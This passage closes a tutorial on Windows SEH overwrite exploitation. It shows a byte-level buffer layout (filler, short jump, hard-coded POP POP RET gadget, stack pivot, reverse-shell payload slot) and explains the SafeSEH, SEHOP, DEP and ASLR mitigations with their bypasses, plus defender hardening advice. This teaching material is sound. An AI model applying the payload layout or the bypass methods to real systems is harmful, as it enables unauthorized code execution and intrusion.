
Figure 17.5 - The complete attack as a message-sequence diagram, from the first packet to the returned shell.
18. The Full Exploit Flow, End to End
It helps to see the entire methodology as one picture. Every step you performed maps to a box here:

Figure 18.1 - The ten-step SEH exploitation methodology. This sequence is reusable: nearly every classic 32-bit SEH overflow follows the same arc.
And the final memory layout of the buffer, annotated with offsets:
1
2
3
4
5
6
7
8
9
10
Offset    Bytes                       Purpose
------    ------------------------    --------------------------------------------
0         "A" * 124                   filler / padding
124       90 90 EB 06                 nSEH  : NOP NOP JMP +6  (hop over SEH)
128       F0 A2 15 10                 SEH   : 0x1015a2f0 POP EAX; POP EBX; RET
132       90 90                       alignment
134       66 81 C4 70 08              add sp, 0x870   (move ESP onto shellcode)
139       FF E4                       jmp esp
141       90 ...                      NOP sled
...       <encoded reverse shell>     payload (msfvenom, bad chars excluded)

Figure 18.2 - The final payload layout. Notice how compact the control logic is - just 17 bytes of stubs (nSEH + SEH + alignment + add sp + jmp esp) steer the CPU from a corrupted handler all the way to a reverse shell.
19. Defenses: SafeSEH, SEHOP, DEP, and ASLR
The exploit above worked because the target was built with essentially no modern mitigations. Each defense below would have broken a specific link in our chain.

Figure 19.1 - Which mitigation breaks which step of the attack. A fully hardened target trips several of these simultaneously.
19.1 SafeSEH
What it is. A compile-time mitigation. When a module is built with /SAFESEH, the linker emits a table of every legitimate exception-handler address in that module.
Why it exists. To stop exactly our trick of pointing Handler at an arbitrary address (like a POP POP RET in the middle of a function, which is not a real handler).
How Windows implements it. During dispatch, RtlIsValidHandler (Figure 8.2) checks the candidate handler against the module’s SafeSEH table. If the address is not a registered handler, dispatch is refused.
Impact on the attack. A POP POP RET address is never a registered handler, so a SafeSEH-protected module cannot supply our gadget. This is why, in Figure 14.2, we specifically verified every module was /SafeSEH OFF.
How attackers respond. Find a POP POP RET inside a module that was not compiled with SafeSEH (mixed binaries are common), or use an address outside any module’s SafeSEH coverage. The mitigation is only as strong as the weakest-linked module in the process.
19.2 SEHOP
What it is. SEH Overwrite Protection - a runtime mitigation that validates the integrity of the chain rather than individual handlers.
Why it exists. SafeSEH guards handler addresses; SEHOP guards the links. It catches overwrites even when no SafeSEH table exists.
How Windows implements it. At thread start, the OS inserts a known final record whose handler is ntdll!FinalExceptionHandler. Before dispatching, it walks the entire chain from FS:[0] and confirms it can reach that sentinel via valid Next pointers. Our overflow smashes a Next pointer with 41414141, so the walk can never reach the sentinel - and dispatch is aborted.

Figure 19.2 - SEHOP walks the chain to a known terminal handler. A corrupted Next pointer breaks the walk, so SEHOP detects the overwrite and refuses to dispatch.
How attackers respond. SEHOP is harder to bypass. Techniques involve forging a complete, valid-looking chain that still terminates at the real sentinel - difficult without an information leak and precise control of stack contents.
19.3 DEP / NX
What it is. Data Execution Prevention marks data pages (stack, heap) as non-executable. Hardware enforces it via the NX bit.
Why it exists. To stop the final step of countless exploits: executing shellcode that lives in a data region like the stack.
How Windows implements it. Page-table entries carry an execute permission. If the CPU tries to fetch an instruction from a non-executable page, it faults.
Impact on the attack. Our payload runs from the stack. Under DEP, jmp esp into stack-resident shellcode faults immediately.
How attackers respond. Return-Oriented Programming (ROP) - chain together existing executable code fragments (“gadgets”) to call VirtualProtect / VirtualAlloc and make a region executable, then jump to the now-executable shellcode. ROP is the natural successor skill to SEH overwrites.
19.4 ASLR
What it is. Address Space Layout Randomization randomizes module load addresses (and stack/heap bases) on each boot/launch.
Why it exists. Our exploit hard-coded 0x1015a2f0. ASLR makes such fixed addresses unreliable because the module may load anywhere.
How Windows implements it. Modules built with /DYNAMICBASE are relocated to a randomized base; the randomization entropy is higher on 64-bit systems.
Impact on the attack. A hard-coded POP POP RET address becomes wrong on the next launch, breaking the exploit.
How attackers respond. Find a single module that is not ASLR-enabled (a fixed anchor - exactly what libspp was for us), or use an information leak to discover a module’s runtime base and compute the gadget address dynamically.
Mitigations are layered, not absolute. Our walkthrough succeeded because every layer was missing. On a modern, fully hardened target you would typically need: a non-SafeSEH module and (if SEHOP is on) a chain-forging trick and a ROP chain to defeat DEP and an info leak to defeat ASLR. The point of studying the unmitigated case is to understand each layer in isolation before combining bypasses.
| Mitigation | Type | Breaks which step | Common bypass |
|---|---|---|---|
| SafeSEH | Compile-time | Handler → arbitrary address | Use a non-SafeSEH module |
| SEHOP | Runtime | Corrupted Next pointer | Forge a valid full chain |
| DEP/NX | Hardware/OS | Execute shellcode on stack | ROP → VirtualProtect |
| ASLR | OS | Hard-coded gadget address | Non-ASLR module or info leak |
Stack cookies (/GS) | Compile-time | Return-addr overwrite | SEH overwrite itself often bypasses /GS |
Table 19.1 - The modern mitigation stack and how each one constrains SEH exploitation.
20. Debugging Methodology and Common Mistakes
A disciplined methodology turns exploit development from guesswork into engineering.

Figure 20.1 - A repeatable workflow. Each stage produces a verified fact before you move on; never advance on an assumption you have not confirmed in the debugger.
Common mistakes - and how to avoid them:
- Skipping bad-character analysis. The single most common cause of a “working” exploit that mysteriously fails. A bad byte in your gadget address, short jump, or shellcode corrupts everything downstream. Enumerate them before choosing addresses.
- Choosing a gadget address that contains a bad character.
0x1015a2f0was usable only because none of its bytes were forbidden. Always check the address bytes against your bad-char set.- Picking a POP POP RET in a SafeSEH-protected or ASLR-enabled module. Audit modules first (
!nmod/equivalent). A gadget in a protected module either gets rejected or moves on the next run.- Forgetting the short jump in
nSEH. Landing onnSEHwithout a jump means executing your handler-address bytes as code - instant crash.- Miscounting the offset by 4.
nSEHis at offset 124,SEHat 128. Off-by-one (really off-by-four) errors here put your jump and gadget in the wrong fields.- Ignoring space constraints. If the landing zone is small (Figure 15.6), you must stage and hop; trying to cram a full payload into a tiny slot truncates it.
- Wrong
EXITFUNC.EXITFUNC=processmay tear down the whole service (and your shell) on payload exit;EXITFUNC=threadexits only the worker thread.- Letting the debugger swallow the exception. Configure your debugger to pass the first-chance exception to the application so the SEH dispatch you are studying actually runs.
Keep a lab notebook. Record the offset, the bad-character set, the chosen gadget address and its module, and the stack ranges from
!teb. When an exploit breaks after a target update, these notes turn a multi-hour re-derivation into a five-minute diff.
21. The Modern Relevance of SEH Exploitation
Is SEH exploitation obsolete in an era of SafeSEH, SEHOP, DEP, ASLR, CFG, and CET? No - and understanding why is valuable for both attackers and defenders.
- It still works against real software. Plenty of deployed 32-bit applications - industrial/SCADA software, legacy enterprise services, embedded management consoles, older third-party DLLs - ship without SafeSEH or ASLR on every module. A single unprotected module in the process is often enough.
- It is the canonical teaching vehicle. SEH overwrites teach the complete exploitation arc - crash analysis, offset finding, bad characters, gadget hunting, control-flow redirection - in a self-contained package. The mental models transfer directly to heap exploitation, ROP, and modern browser/kernel work.
- It explains the mitigations. You cannot reason about SafeSEH, SEHOP, or
/GSbypasses without understanding the attack they were built to stop. Defenders who grasp the SEH overwrite make better decisions about compiler flags and module hardening. - It connects to ROP. When DEP is present, the SEH overwrite becomes the delivery mechanism for a ROP chain rather than for raw shellcode. The front half of the technique (control the handler, POP POP RET, redirect) is unchanged; only the payload evolves.

Figure 21.1 - SEH exploitation is the foundation layer. Each modern mitigation adds a technique on top, but the base skill - turning a corrupted handler into controlled execution - remains the entry point.
For defenders. The cheapest, highest-impact hardening is to compile every module - including third-party DLLs you bundle - with
/SAFESEH,/DYNAMICBASE(ASLR),/NXCOMPAT(DEP), and/GS, and to enable SEHOP system-wide. The exploit in this article depended on the absence of these. Turning any one of them on would have forced an attacker to do substantially more work; turning all of them on raises the bar dramatically.
22. Glossary
| Term | Meaning |
|---|---|
| SEH | Structured Exception Handling - Windows’ mechanism for dispatching exceptions to handler functions. |
| TEB | Thread Environment Block - per-thread structure; holds the SEH chain head and stack bounds. Reached via FS:[0]. |
| PEB | Process Environment Block - per-process structure; holds loaded modules, parameters, and global flags. |
_NT_TIB | Thread Information Block - first member of the TEB; its first field is the ExceptionList. |
FS:[0] | The head of the current thread’s SEH chain (_NT_TIB.ExceptionList). |
_EXCEPTION_REGISTRATION_RECORD | One link in the SEH chain: Next (+0x000) and Handler (+0x004). |
| nSEH | Attacker term for the overwritten Next field; we place a short jump here. |
| SEH (field) | Attacker term for the overwritten Handler field; we place a POP POP RET address here. |
| POP POP RET | A 3-instruction gadget that returns into EstablisherFrame (== our nSEH), bouncing execution into our buffer. |
CONTEXT | Snapshot of all CPU registers at fault time, used to resume a thread after handling. |
_EXCEPTION_DISPOSITION | A handler’s verdict: ContinueSearch (try next) or ContinueExecution (resume). |
RtlIsValidHandler | The function that enforces SafeSEH during dispatch. |
| SafeSEH | Compile-time mitigation: only handler addresses in a module’s registered table are allowed. |
| SEHOP | Runtime mitigation: validates the integrity of the whole SEH chain up to a sentinel handler. |
| DEP / NX | Marks data pages non-executable to stop shellcode execution from the stack/heap. |
| ASLR | Randomizes module/stack/heap addresses to defeat hard-coded addresses. |
| Island hopping | Chaining small code stubs (short jumps, stack pivots) to travel from foothold to payload. |
| Bad character | A byte value that gets mangled/truncated in transit and must be excluded from the payload. |
| Cyclic pattern | A non-repeating string used to measure exact overflow offsets. |
Closing Thoughts
A structured exception handler overwrite is, at its heart, an exercise in indirection. You never write to EIP directly. Instead, you corrupt a small bookkeeping structure that the operating system implicitly trusts, then deliberately raise a second fault so that Windows itself, through its own exception dispatcher, hands execution to an address you chose. The POP POP RET gadget converts “I control a function pointer” into “I am executing inside my own buffer”; a four-byte short jump steps over the handler slot that the stack layout forces in your way; and a small stack pivot bridges the final gap to your payload. Every stage exists to satisfy exactly one constraint, and chained together they form a deterministic, repeatable path from a single oversized packet to full code execution.
That discipline is the real lesson. Reliable exploitation is rarely a single clever trick. It is a sequence of small, verified primitives, each confirmed in the debugger before the next is built on top of it. The methodology you applied here, reproduce, locate, measure, constrain, redirect, stage, and deliver, scales directly into return-oriented programming, information-leak chaining, and the modern mitigations (SafeSEH, SEHOP, DEP, ASLR, and CFG) that turn a one-line overflow into a multi-stage research problem.
If you take one idea away, let it be this: understand the defense as deeply as the offense. Knowing precisely why RtlIsValidHandler rejects an untrusted handler, or why SEHOP can no longer reach its sentinel, is exactly what lets you both build better exploits and design systems that resist them. Study both sides, and operate strictly within the boundaries of explicit, written authorization.
Written by SecretRemo
| *CRTM | CPTS | CWES | CRTE | CRTP | CRTO | eWPTX | eCPPT | eMAPT* |